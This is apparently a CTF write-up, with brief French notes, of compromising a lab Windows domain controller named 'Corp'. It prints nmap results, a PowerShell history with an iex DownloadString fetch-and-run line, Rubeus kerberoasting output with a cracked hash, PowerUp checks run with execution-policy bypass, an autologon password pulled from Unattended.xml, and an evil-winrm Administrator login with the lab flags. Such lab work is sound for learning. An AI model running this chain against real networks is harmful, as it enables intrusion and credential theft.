|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: OMEGA
|   DNS_Domain_Name: corp.local
|   DNS_Computer_Name: omega.corp.local
|   DNS_Tree_Name: corp.local
|   Product_Version: 10.0.17763
|_  System_Time: 2025-10-08T12:43:00+00:00
|_ssl-date: 2025-10-08T12:43:40+00:00; -36s from scanner time.
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
58753/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: OMEGA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-10-08T12:43:01
|_  start_date: N/A
|_clock-skew: mean: -36s, deviation: 0s, median: -37s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 883.78 seconds
```

Username: corp\dark
Password: _QuejVudId6





```
C:\Users\dark\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Windows\System32\spool\drivers\color> cat C:\Users\dark\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLin
e\ConsoleHost_history.txt
ls
dir
Get-Content test
flag{a12a41b5f8111327690f836e9b302f0b}
iex(new-object net.webclient).DownloadString('http://127.0.0.1/test.ps1')
cls
exit
cd C:\Windows\System32\spool\drivers\color
ls
whoami /priv
.\SharpHound.exe
cat %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
(Get-PSReadlineOption).HistorySavePath

cat C:\Users\dark\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Windows\System32\spool\drivers\color>
```



setspn -T medin -Q */*

```
PS C:\Windows\System32\spool\drivers\color> setspn -T medin -Q */*
Ldap Error(0x51 -- Server Down): ldap_connect
Failed to retrieve DN for domain "medin" : 0x00000051
Warning: No valid targets specified, reverting to current domain.
CN=OMEGA,OU=Domain Controllers,DC=corp,DC=local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/omega.corp.local
        ldap/omega.corp.local/ForestDnsZones.corp.local
        ldap/omega.corp.local/DomainDnsZones.corp.local
        TERMSRV/OMEGA
        TERMSRV/omega.corp.local
        DNS/omega.corp.local
        GC/omega.corp.local/corp.local
        RestrictedKrbHost/omega.corp.local
        RestrictedKrbHost/OMEGA
        RPC/7c4e4bec-1a37-4379-955f-a0475cd78a5d._msdcs.corp.local
        HOST/OMEGA/CORP
        HOST/omega.corp.local/CORP
        HOST/OMEGA
        HOST/omega.corp.local
        HOST/omega.corp.local/corp.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/7c4e4bec-1a37-4379-955f-a0475cd78a5d/corp.local
        ldap/OMEGA/CORP
        ldap/7c4e4bec-1a37-4379-955f-a0475cd78a5d._msdcs.corp.local
        ldap/omega.corp.local/CORP
        ldap/OMEGA
        ldap/omega.corp.local
        ldap/omega.corp.local/corp.local
CN=krbtgt,CN=Users,DC=corp,DC=local
        kadmin/changepw
CN=fela,CN=Users,DC=corp,DC=local
        HTTP/fela
        HOST/fela@corp.local
        HTTP/fela@corp.local

Existing SPN found!
PS C:\Windows\System32\spool\drivers\color>
```



Invoke-kerberoasting ne fonctionne pas donc j'ai utilisé Rubeus à la place :

```
PS C:\Windows\System32\spool\drivers\color> .\Rubeus.exe kerberoast /outfile:hashes.kerberoast
>>

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : corp.local
[*] Searching path 'LDAP://omega.corp.local/DC=corp,DC=local' for '(&(samAccountType=805306368
=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : fela
[*] DistinguishedName      : CN=fela,CN=Users,DC=corp,DC=local
[*] ServicePrincipalName   : HTTP/fela
[*] PwdLastSet             : 10/9/2019 5:54:40 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Windows\System32\spool\drivers\color\hashes.kerberoast

[*] Roasted hashes written to : C:\Windows\System32\spool\drivers\color\hashes.kerberoast
PS C:\Windows\System32\spool\drivers\color> ls


    Directory: C:\Windows\System32\spool\drivers\color
```

```
   Directory: C:\Windows\System32\spool\drivers\color


ode                 LastWriteTime         Length Name
---                 -------------         ------ ----
a----         10/8/2025   2:09 PM          24651 20251008140928_BloodHound.zip
a----         9/15/2018   7:12 AM           1058 D50.camp
a----         9/15/2018   7:12 AM           1079 D65.camp
a----         9/15/2018   7:12 AM            797 Graphics.gmmp
a----         10/8/2025   2:50 PM           2072 hashes.kerberoast
a----         9/15/2018   7:12 AM            838 MediaSim.gmmp
a----         9/15/2018   7:12 AM            786 Photo.gmmp
a----         9/15/2018   7:12 AM            822 Proofing.gmmp
a----         9/15/2018   7:12 AM         218103 RSWOP.icm
a----         3/16/2025  12:47 PM         446976 Rubeus.exe
a----          1/9/2025   6:33 PM        1557504 SharpHound.exe
a----         9/15/2018   7:12 AM           3144 sRGB Color Space Profile.icm
a----          3/3/2025   9:32 PM        9841152 winPEASx64.exe
a----         9/15/2018   7:12 AM          17155 wscRGB.cdmp
a----         9/15/2018   7:12 AM           1578 wsRGB.cdmp
a----         10/8/2025   2:09 PM           1265 YzlkMmJiMWUtZGQzMi00NDFiLWE2NWUtM2M5Y


S C:\Windows\System32\spool\drivers\color>
```

```
$krb5tgs$23$*fela$corp.local$HTTP/fela@corp.local*$129a16b84a23ef5f4a324f09e749c27c$92c05fecc5500dcd1c61c39a7db160f5
857c156f4b8ce9bbcc2cca823d886880a8faa5937dd63bf47ff02bb36aca522b96765bc35894a6095fbc8642c12725ab9e897f67fd11dd885e2c
0d2a1b909d956a0006e7619d188691fd322a118a5abb74cd26bdf423b5801c578bb859fdbd7b94f9a4248ffc809815aaeda2641784ef0aaf690b
978d7b0a72af6934db070e93e4cb84976b04f68d341f9cc995919510d5ee2c0d6ccb6d3761dc6fbfdc1f7f4f78035105f7b0e8a1a93c86567308
fe45eb3e71d7cfd137e6d9c3c9e087c6940f8fb592a37d0d4ef90607683ba5b460292fb872bbad3639c78f131691740918d6066a6abd13be9634
dcddd0534353be0e87158da8a179a9f2d91644413ef873829e3cac9ce4977794d541fe555666a73fbd6b3885200b2c0393ecda392e61ae7f5fce
a3f80bfc72a318fa48fc023cd4ab837bda419e1fae070b37a98d58cc5dbc27b8e7e60538d0999b84fd73eb134dbf2c6b5cddfa5be705ad0d8c36
27438ceedaae274b1c402925168c37906542ecee043560a4d0d47c2840e3b98077a97ad059d6502b3df52d9275c6f1ecb2d8c7c90bc968aaa559
23f0011c4134cb09da643433c5ab48263ee926dc32db53eeadfb92f82023385a1af168f7737e11f5e495f1e4788e887c3f555c7926afac145477
139450bfd806b00536ed7fee93d297bf092bfc3c6cb7feceb26a1bc2071b2ef83f87421b4296cc599368efcb08952cbff47975129d71b9276247
fd20180e34b9d37c5ce999f74c1fa3aa0f2579205808f438ff5bebd166d9ebd22e65885d45cfc1f56249319a4438704225700757afdd9b0ef30a
560fdf3038043ac78fbd0c4a0cb8a5902103370da315003fd629fd5bafd5623ff422725d5563fefe4d409492659e737c36abe2d473beb3aec736
d9b5656224879637767 8d669bea9c26d9d21e1422f8e8084290c5f5c7ae4f1cfb54740519618bc16e976dd262ce9fc527c3b26dedc8ca1a0db66
7159da3d22e0f5e2c7040120592e4512b778acf8ada333798600a354dd7852f3b98d199d946e3e508814f6d9c41cbfb6946ca0ae95207cd88e31
1455ef290b76827f86bd593d4e9c0f8b7cacde42f6a8cb6afaa15f71e1e35a82fa75e3047c91cd2cbf554cb847d95e13797a1298edb06de19560
d3a1b496860c2bd10198218f739c82f0fa4006afb7292d34b5968b9acef3d8226ef469480052342cf2b92adef1cd32c1108bd907a512fe44a80f
8d1a3f9db6c6a7394122d6b9f83d7fba289d85128cffd8c1544364bb6b6ec8e458f1a3501459a81c7b1597d99a600ad8c5a8f4d3b0206cd273c9
cb3e7934502e1d5afeb9aeef2478f5458f3c1633540cb5a677ada4bf36c2c442f8aa37b76a35542234a38e866aaedf45f3:rubenF124
```

Fela : rubenF124



Pour utiliser powerup :

powershell -ep bypass

Import-Module PowerUp.ps1

. .\PowerUp.ps1

Invoke-AllChecks

```
[*] Checking for AlwaysInstallElevated registry key...

[*] Checking for Autologon credentials in registry...

[*] Checking for vulnerable registry autoruns and configs...

[*] Checking for vulnerable schtask files/configs...

[*] Checking for unattended install files...

UnattendPath : C:\Windows\Panther\Unattend\Unattended.xml
```

```
PS C:\Users\fela.CORP\Desktop> cat C:\Windows\Panther\Unattend\Unattended.xml
<AutoLogon>
    <Password>
        <Value>dHFqSnBFWDlRdjh5YktJM3lIY2M9TCE1ZSghd1c7JFQ=</Value>
        <PlainText>false</PlainText>
    </Password>
    <Enabled>true</Enabled>
    <Username>Administrator</Username>
</AutoLogon>
PS C:\Users\fela.CORP\Desktop>
```

```
[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.
```

j'ai eu pas mal de pb avec le mdp (escape characters)

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Corp]
└─$ evil-winrm -i 10.10.25.120 -u Administrator -p 'tqjJpEX9Qv8ybKI3yHcc=L!5e(!wW;$T'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' fo
odule Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-comple
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/10/2019  11:01 AM             29 flag.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
THM{g00d_j0b_SYS4DM1n_M4s73R}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Corp]
└─$ xfreerdp3 /u:"corp\\Administrator" /v:10.10.25.120 /p:'tqjJpEX9Qv8ybKI3yHcc=L!5e(!wW;$T' /dynamic-resolution /dr
ive:share,/home/alice/Bureau/THM/CTF/Corp
[17:36:00:223] [13884:0000363e] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x08 → no
RDP scancode found
[17:36:00:223] [13884:0000363e] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x5D → no
```